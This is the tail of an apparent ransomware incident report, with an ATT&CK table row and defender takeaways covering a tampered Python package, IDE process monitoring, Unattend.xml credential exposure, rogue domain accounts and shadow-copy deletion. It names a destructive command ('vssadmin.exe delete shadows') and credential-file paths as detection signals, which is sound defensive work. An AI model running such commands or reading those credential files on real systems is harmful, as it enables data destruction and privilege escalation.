| Data Encrypted for Impact | T1486 | Lynx ransomware deployed on FILE-SERVER-01; CRYPT32.dll used for encryption |
Defender Takeaways
Python package integrity verification is a non-negotiable control for ML/AI teams. The attack vector here is a tampered dependency executing arbitrary code the moment the training script is imported. Tools like pip-audit, cyclonedx-py, and hash pinning in requirements.txt provide supply chain verification. For environments running GPU training workloads, consider air-gapped PyPI mirrors with curated and scanned package sets — the attack surface of importing arbitrary community packages into privileged development environments is significant.
VSCode extension and language server processes are a blind spot in most EDR deployments. The malicious jedilsp 3.12.9 executed within the VSCode process tree, inheriting its trust context. Parent-child process anomaly detection needs to cover IDE processes — a Python language server spawning a hidden PowerShell with a download cradle is unambiguously malicious regardless of the parent. Alert on Code.exe or python.exe spawning powershell.exe -WindowStyle Hidden.
Unattend.xml is a credential landmine left on most domain-joined Windows machines. Windows deployment artifacts containing cleartext credentials are endemic in enterprise environments. A one-time scan for C:\Windows\Panther\Unattend.xml, C:\Windows\System32\sysprep.inf, and C:\unattend.xml across the fleet — and deletion or credential rotation where found — eliminates a reliable attacker escalation path. This finding appears in the wild with high frequency in DFIR Report cases.
Rogue domain account creation is a high-fidelity alert with almost no legitimate false positives outside of IT provisioning windows. Event ID 4720 (account created) followed by 4728 (added to privileged group) within seconds is scripted attacker behaviour. Alerting on 4720 outside of approved provisioning windows and requiring MFA or approval workflows for privileged group membership changes would have detected welsam in real time.
Shadow copy deletion is a pre-encryption indicator that provides a response window. vssadmin.exe delete shadows executed by a non-SYSTEM, non-backup process is one of the most reliable ransomware precursor signals available. Detecting and alerting on this command — before encryption starts — provides the last viable window to isolate affected hosts and prevent file loss. Pairing this alert with automatic network isolation via EDR response would stop Lynx at the pre-encryption phase.